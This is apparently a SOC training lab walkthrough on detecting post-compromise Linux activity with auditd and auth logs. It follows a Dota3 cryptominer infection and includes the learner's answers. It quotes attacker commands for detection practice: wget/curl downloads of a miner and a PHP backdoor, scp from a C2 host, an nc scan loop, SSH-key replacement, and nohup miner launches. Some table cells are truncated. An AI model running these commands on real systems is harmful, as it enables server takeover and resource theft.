Linux Threat Detection 2

Welcome to Linux Threat Analysis — Hack & Forget. In this hands-on room you’ll investigate how attackers move after initial access: what discovery commands they run, how they upload tools, and how cryptominer infections unfold. You’ll use Linux logs (auditd, auth.log, and app logs) and process-tree analysis to detect, trace, and interpret adversary activity.
Introduction
What happens next after threat actors enter the Linux system? What commands do they run, and what goals do they aim to achieve? In this room, you'll find out by exploring common attack techniques, detecting them in logs, and analyzing a real-world cryptominer infection from start to finish.
Learning Objectives
Explore how to identify Discovery commands in logs
Learn common threats endangering Linux servers
Know how attackers upload malware onto their victims
Practice your skills by uncovering a real cryptominer attack
Prerequisites
Complete the Linux Threat Detection 1 room
Remind yourself of MITRE tactics and techniques
Know basic Linux commands like wget or grep
Discovery Overview
Discovery
Imagine suddenly appearing in a Linux system, and all you see is a command-line interface. Your first question would be about where you are and how you appeared there, right? Interestingly, this is how most Linux breaches start for attackers. This is because botnets usually automate the Initial Access, and human attackers join only when an entry point is ready.

First Actions
The first discovery commands threat actors run on the Linux systems are usually the same, no matter which entry point they used and the goal they pursue. The only exception when Discovery is skipped is when the attackers already know their target or simply want to install a cryptominer and exit, no matter who the victim is. Let's see some basic Discovery examples:
| Discovery Goal | Typical Commands |
| OS and Filesystem Discovery | pwd, ls /, env, uname -a, lsb_release -a, hostname |
| User and Groups Discovery | id, whoami, w, last, cat /etc/sudoers, cat /etc/passwd |
| Process and Network Discovery | ps aux, top, ip a, ip r, arp -a, ss -tnlp, netstat -tnlp |
| Cloud or Sandbox Discovery | systemd-detect-virt, lsmod, uptime, pgrep "<edr-or-sandbox>" |
As you can see, attackers rely on the same commands you would use. In the next task, you will learn how to tell bad from good, but one specific command should have your attention - whoami. While legitimate applications rarely need this command, adversaries almost always run it first after breaching a service. In fact, your SOC team can even consider creating a detection rule for any whoami execution - there is a high chance you'll catch the attackers!
Open the VM and test some Discovery commands yourself.
Follow the instructions below to answer the questions.
Answer the questions below
Run systemd-detect-virt to detect the system's cloud.
What is the command's output you discovered? Amazon
Now run ps aux and look for EDR or antivirus processes.
What is the full path to the detected antimalware binary? /var/lib/ultrasec/malscan
Detecting Discovery
Specialized Discovery
After the initial Discovery, threat actors might also utilize more focused commands to achieve their goals: Data stealers look for passwords and secrets to collect, cryptocurrency miners query CPU and GPU information to optimize the mining, and botnet scripts scan the network for new victims. Some malware can also combine all three objectives. For example:
| Attack Objectives | Typical Commands |
| Find and steal credentials and other sensitive data | `history |
| Identify how suitable the system is for crypto mining | cat /proc/cpuinfo, `lscpu |
| Scan the internal network for other future victims | ping <ip>, for ip in 192.168.1.{1..254}; do nc -w 1 $ip 22 done |
Detecting Discovery
Detecting Discovery commands is straightforward with auditd or other runtime monitoring tools. First, configure auditd to log the right commands, like those shown in this room. Then, hunt for Discovery using a SIEM or ausearch. But the real challenge is deciding if the commands came from an attacker, a legitimate service, or an IT administrator.

It is very important to get the context of the Discovery commands. For example, it's a red flag when a web server suddenly spawns whoami or when your IT member starts looking for secrets with find and grep. On the other hand, a network monitoring tool is often expected to periodically ping the local network. You can get that context by building a process tree, for example:
Tracing Whoami Origin
ubuntu@thm-vm:~$ ausearch -i -x whoami # Look for a Discovery command like whoami
type=PROCTITLE msg=audit(08/25/25 16:28:18.107:985) : proctitle=whoami
type=SYSCALL msg=audit(08/25/25 16:28:18.107:985) : arch=x86_64 syscall=execve success=yes exit=0 items=2 ppid=3898 pid=3907 auid=ubuntu uid=ubuntu exe=/usr/bin/whoami

ubuntu@thm-vm:~$ ausearch -i --pid 3898 # Identify its parent process, a lp.sh script
type=PROCTITLE msg=audit(08/25/25 16:28:11.727:982) : proctitle=/usr/bin/bash /tmp/lp.sh
type=SYSCALL msg=audit(08/25/25 16:28:11.727:982) : arch=x86_64 syscall=execve success=yes exit=0 items=2 ppid=3840 pid=3898 auid=ubuntu uid=ubuntu exe=/usr/bin/bash

ubuntu@thm-vm:~$ ausearch -i --ppid 3898 # Look for other processes created by the lp.sh
[Five more commands like "find /home -name *secret*" confirming the script is malicious ]
For this task, imagine you received a SIEM alert about a spike in Discovery commands.
The first thing you see is that the itsupport user launched the hostname command.
Can you continue the investigation on the VM and find out what really happened?
Answer the questions below
What is the path of the script that initiated the "hostname" command?
sudo find / -type f -name "debug.sh" 2>/dev/null

What was the last Discovery command launched by the script?
sudo sed -n '1,60p' /home/itsupport/debug.sh

Looking at the script content, what's the email of the script author?
Motivation for Attacks
Hack and Forget Attacks
After the Discovery stage, threat actors usually reveal their motivation by installing specialized malware or taking actions unique to some class of attack. Before jumping into the technical review, let's consider the common goals of attackers when breaching Linux. They can be organized into two informal categories: "Hack and Forget" and targeted attacks. In this room, let's focus on the "Hack and Forget" ones.

"Hack and Forget" Attacks
These attacks run at scale and focus on quick gains. For example, a threat group may continuously scan the Internet for an exposed SSH with a "tryguessme" password and get a few victims every month. Then, after a quick discovery, the attack usually ends up in one of three scenarios below (or three scenarios at once):
Install Cryptominer: Earn money by using the victim's CPU/GPU to mine cryptocurrency
Enroll to Botnet: Add the victim to a botnet (e.g. Mirai) and use it for tasks like DDoS
Use as Proxy: Use the victim to send phishing, host malware, or route the attacker's traffic
Ingress Tool Transfer
So, how do the threat actors continue the attack and download malware like cryptominer to their Linux victim? In MITRE terms, how do they perform Ingress Tool Transfer? There are many ways, but in the vast majority of cases, they utilize one of these three preinstalled commands:
| Command | Usage Example |
| Wget: Download a file from the website | wget https://github.com/xmrig/[...]/xmrig-x64.tar.gz -O /tmp/miner.tar.gz |
| Curl: Make a request to the webpage | curl --output /var/www/html/backdoor.php "https://pastebin.thm/yTg0Ah6a" |
| SSH: Transfer a file via SCP or SFTP | scp kali@c2server:/home/kali/cve-2021-4034.sh /tmp/cve-2021-4034.sh |
Like other process creation events, the commands above can be logged with auditd and sometimes appear in Bash history. However, there is a case where process logs aren't helpful. If the victim is reachable over SSH, an attacker can run scp or sftp from their own system. In this case, you won't see the command on the victim's auditd logs, but you will see a new SSH login! The same principle applies to other file transfer services such as FTP or SMB. Let's see an example:
Option 1: Attacker Connects to Victim
attacker@attack-vm:~$ scp ./malware.sh ubuntu@thm-vm:/tmp
[OK] Connecting to thm-vm machine via SSH...
[OK] Logged in on thm-vm via SSH as "ubuntu"
[OK] File transferred from attack-vm to thm-vm
[OK] Job is done, logging out from thm-vm

# To detect on victim, look for SSH logins in /var/log/auth.log
Option 2: Victim Connects to Attacker
ubuntu@thm-vm:~$ scp attacker@attack-vm:./malware.sh /tmp
[OK] Connecting to attack-vm machine via SSH...
[OK] Logged in on attack-vm via SSH as "attacker"
[OK] File transferred from attack-vm to thm-vm
[OK] Job is done, logging out from attack-vm

# To detect on victim, look for "scp" command in Auditd logs
Additional Detection
In this task, you mostly relied on auditd process creation events to detect the malicious commands and on authentication logs to detect suspicious SSH logins. They are both excellent sources for uncovering the most common attacks. However, for Ingress Tool Transfer, your SOC can also rely on:
Network Traffic
A download from an IP previously seen in cyber attacks (Virustotal example)
A download from a suspicious or known malicious domain, such as
qfpkvwgq.thmA download from a public service known to host attack tools, such as GitHub
File Events
A newly-created file in the temporary folders, like
/tmpor/var/tmpA newly-created file named like
exploit,shell.php, orkF1pBsY5
Antivirus alerts
- EDR or antivirus alert triggering on a new malicious file or process
For this task, look for commands on the VM that may indicate Ingress Tool Transfer.
You can start with ausearch -i -x <command> to answer the questions.
Answer the questions below
From which domain was the Elastic agent downloaded?
ausearch -i -x wget

What is the full path to the downloaded "helper.sh" script? /var/tmp/helper.sh
Which of the downloaded files is more likely to be malicious:
The one downloaded with curl or wget? curl
Dota3: First Actions
Dota3 Malware Analysis
In the following tasks, you will see how the learned tactics look in the real world. As a reference, let's follow CounterCraft and SANS reports about Dota3 - a simple but well-known malware that infected (and still infects!) many systems worldwide. Please note that some malware actions in this task were simplified to improve readability. Now, let's see how the infection starts!
Initial Access
The botnet of more than 2000 distinct IPs across 94 countries scans the Internet for systems with open SSH
The botnet brute-forces the systems, mainly targeting the root user and trying the top 1000 weak passwords
If the password was guessed, one of the botnet hosts accesses the victim via SSH and continues the attack
Discovery
Next, from within the SSH session, the threat actor automates the Discovery by running multiple commands in quick succession. Even from the first three lines below, you may conclude it is a crypto miner infection, as there is a low chance that other malware will ever need to know the victim's CPU and RAM information.
# Checks CPU and RAM information
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
lscpu | grep Model
# Unclear purpose
ls -lh $(which ls)
# Generic discovery
crontab -l
w
uname -m
Persistence
Although we haven't covered Persistence in this room, the next actions are simple to understand: the first command changes the password of the breached "ubuntu" user to a more complex one (to secure the victim from being breached by competitor botnets!), and the following commands replace all SSH keys with the malicious one (to lock out the system owner from accessing their server!). This is all to ensure reliable access to the victim when needed.
`echo -e "ubuntu\nN2a96PU0mBfS\nN2a96PU0mBfS"|passwd|bash` >> up.txt
cd ~
rm -rf .ssh
mkdir .ssh
# Note the "mdrfckr" comment, unique to the attack
echo "ssh-rsa [ssh-key] mdrfckr">>.ssh/authorized_keys
chmod -R go= ~/.ssh
Detecting the Attack
Nothing complicated so far, right? Still, Dota3 remains active because many administrators set weak SSH passwords. In a real SOC with SIEM, you would likely receive multiple alerts: SSH login from a known malicious IP, a spike of Discovery commands, and a match for the attack string "mdrfckr". You can also spot the attack manually using the two methods below:
| Log Source | Description | |
| Auth Logs: `cat /var/log/auth.log | grep "Accepted"` | Look for successful SSH logins by password from untrusted, external IP addresses |
Auditd Process Logs: ausearch -i -x [command] | Look for execution of Discovery commands (e.g. uname, lscpu) and trace their origin |
For this task, try detecting a similar cryptominer attack chain in the VM!
Open the /home/ubuntu/scenario folder and use the logs inside to answer the questions.
Please note that auditd logs can be viewed as ausearch -i -if /home/ubuntu/scenario/audit.log
Answer the questions below
Which IP address managed to brute-force the exposed SSH?
sudo grep -h "Failed password" /home/ubuntu/scenario/auth.log* 2>/dev/null \\ | grep -oE '[0-9]+\\.[0-9]+\\.[0-9]+\\.[0-9]+' \\ | sort | uniq -c | sort -rn | head -1
sudo grep -h "Accepted password" /home/ubuntu/scenario/auth.log* 2>/dev/null \\ | grep -oE '[0-9]+\\.[0-9]+\\.[0-9]+\\.[0-9]+' \\ | sort | uniq -c | sort -rn | head -1

Which command did the attacker use to list the last logged-in users? last
Which three EDR processes did the attacker look for with "egrep"?
Answer Format: Separated by a comma, in alphabetical order.
sudo ausearch -if /home/ubuntu/scenario/audit.log | grep -i "egrep" -n || true

Dota3: Miner Setup
Cryptominer Setup
Continuing the Dota3 infection chain, the threat actors have maintained their presence on the victim and now decide whether to install a cryptominer and supplementary malware. Since they already have SSH access, they simply upload the tools via SCP using the previously changed password. Below is an example of how it works:
How Threat Actors Transfer Malware
user@bot-1672$ scp dota3.tar.gz ubuntu@victim:/tmp
[OK] Transfered dota3.tar.gz file to the victim
After transferring the tools (dota3.tar.gz), the attackers unpack them into a hidden folder under /tmp, a common location for staging temporary malware. Take a look at the commands below and notice how strangely the created directories are named. This is to resemble legitimate software and discourage the IT team from investigating further upon detection.
# Prepare a hidden /tmp/.X26-unix folder for malware
cd /tmp
rm -rf .X2*
mkdir .X26-unix
cd .X26-unix
# Unarchive malware to /tmp/.X26-unix/.rsync/c folder
tar xf dota3.tar.gz
sleep 3s
cd /tmp/.X26-unix/.rsync/c
Lastly, the threat actors execute two binaries from the archive. The first, tsm, is a customized network scanner that probes the internal network for other systems with exposed SSH services. The second, initall, is an XMRig cryptominer that loads the victim's CPU to generate revenue for the attackers. Pay attention that both binaries are launched with nohup, a command that allows the processes to continue running in the background even after the SSH session is closed.
# Scan the internal network with the "tsm" malware
nohup /tmp/.X26-unix/.rsync/c/tsm -p 22 [...] /tmp/up.txt 192.168 >> /dev/null 2>1&
sleep 8m
nohup /tmp/.X26-unix/.rsync/c/tsm -p 22 [...] /tmp/up.txt 172.16 >> /dev/null 2>1&
sleep 20m
# Run the actual cryptominer named "initall"
cd ..; nohup /tmp/.X26-unix/.rsync/initall 2>1&
# That's it, Dota3 attack is now completed!
exit 0
Detecting the Attack
Throughout the room, you learned how to use logs to hunt for different malicious processes, and the detection of Dota3 infection is no different! Here, the common indicators your SOC rules or EDR alerts would react upon are:
Auditd logs: Creation of untrusted, hidden files and folders in the /tmp directory
Auditd logs: Creation of files named like known malware, such as dota3.tar.gz
Auditd logs: Usage of commands often observed in attacks, such as nohup
Network traffic: SSH port scan of the whole 192.168.* and 172.16.* networks
EDR solution: The XMrig cryptominer binary is blocked by most EDRs (VirusTotal Example)
Continue the analysis of the cryptominer from the previous task and uncover its last steps!
Use the same logs from the /home/ubuntu/scenario folder to answer the questions.
Answer the questions below
What is the name of the malicious archive that was transferred via SCP?
sudo grep -En "tar" /home/ubuntu/scenario/* 2>/dev/null || true

What was the full command line of the cryptominer launch? nohup /tmp/.apt/kernupd/kernupd
Which IP address range did the attacker scan for an exposed SSH?
Answer Example: 10.0.0.1-10.0.0.126. 10.10.12.1-10.10.12.10
sudo grep -En "10.10" /home/ubuntu/scenario/* 2>/dev/null || true

Conclusion
In this room, you learned a lot about "Hack and Forget" attacks on Linux, from the first Discovery commands to the final Impact. You also explored how to detect the attack stages using auditd and authentication logs, and even practiced your skills by uncovering a cryptominer attack!
Key Takeaways
"Hack and Forget" attacks are usually automated and performed at scale by botnets
In Linux, all attack stages mostly rely on prebuilt commands like ls, cat, wget, and ssh
Your best approach in detecting malicious commands is auditd and process tree analysis
Well done — you traced discovery activity, identified ingress tool transfers, and followed a real cryptominer (Dota3) infection from compromise to execution. You practiced essential SOC skills: hunting discovery commands, building process trees with auditd, and spotting suspicious transfers and backgrounded processes. Keep practicing: detection improves with familiarity and context.